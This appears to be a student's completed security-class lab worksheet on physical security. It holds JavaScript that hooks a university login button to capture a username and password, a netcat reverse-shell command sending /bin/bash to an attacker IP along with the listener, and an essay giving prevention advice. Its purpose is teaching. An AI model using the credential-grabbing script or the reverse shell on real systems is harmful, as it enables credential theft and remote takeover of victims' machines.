

Activity 7 : Physical Security


Exercise

1. Javascript Injection. Your friend has just logged out of ChulaSSO (https://account.it.chula.ac.th/) before leaving his/her computer. You have 2-3 minutes to inject a script to his/her browser so that you can steal his/her username (Chulaid) and password. For this class, please inject a javascript so that once your friend login (clicks the login button), it will pop up his/her username/password.


Ans:

```
let btn = document.getElementsByTagName("button")[0];
btn.onclick = () => {
    let username = document.getElementById("basic_username").value;
    let password = document.getElementById("basic_password").value;
    alert("I got You. Don't leave comp unattended.\nUsername:"+username+"\nPassword:"+password);
}
```

Javascript



Attack on console




Result

2. We will mimic an attack used by several worms for placing a trojan horse into your computer. Please note that it is for demonstration purposes only. Please do not abuse it. This attack is partly taken from the MSSQL SLAMMER worm that was spread in 2006.

Ans:

```
demonstem@ROGF1owX13:/mnt/c/Users/ASUS/Desktop/Code/COMSEC/CH8$ nc.traditional -e /bin/bash 172.20.10.3 60000
```

Victim



```
netcat
> netcat -l -p 60000
pwd
/mnt/c/Users/ASUS/Desktop/Code/COMSEC/CH8
```

Hacker

3. Write an essay to summarize the lesson that you have learned in this activity. In particular,
- a) explain the worst case scenario that can happen if you leave your computer unattended.
 - b) explain how a tool like netcat can be used for constructing a trojan horse. As a user, how will you prevent yourself from being a victim to such attacks?

Ans:

Leaving a computer unattended, even for a short time, can lead to serious damage. An attacker could inject malicious JavaScript to steal login credentials or use tools like **Netcat** to open a remote shell. This allows them to take full control of the system, access files, or install hidden malware.

Worst Case Scenario:

If your computer is left unlocked, an attacker might capture your usernames and passwords, install a trojan horse, or remotely control your machine. Sensitive personal or academic data can be stolen or destroyed.

How Netcat can be used:

Netcat can act as a backdoor by creating a connection between the victim and attacker. With a single command (`nc -e /bin/bash attacker_ip 60000`), the attacker can get a shell on the victim's computer — functioning as a simple trojan horse.

Prevention:

Always lock your screen when away, never leave your device unattended, use strong passwords and MFA, and avoid running unknown scripts or commands. Regular updates, antivirus software, and firewalls also help detect or block unauthorized access.

Conclusion:

This activity shows how small, simple tools can cause large impacts if basic physical security is ignored. Awareness and good habits are the best protection.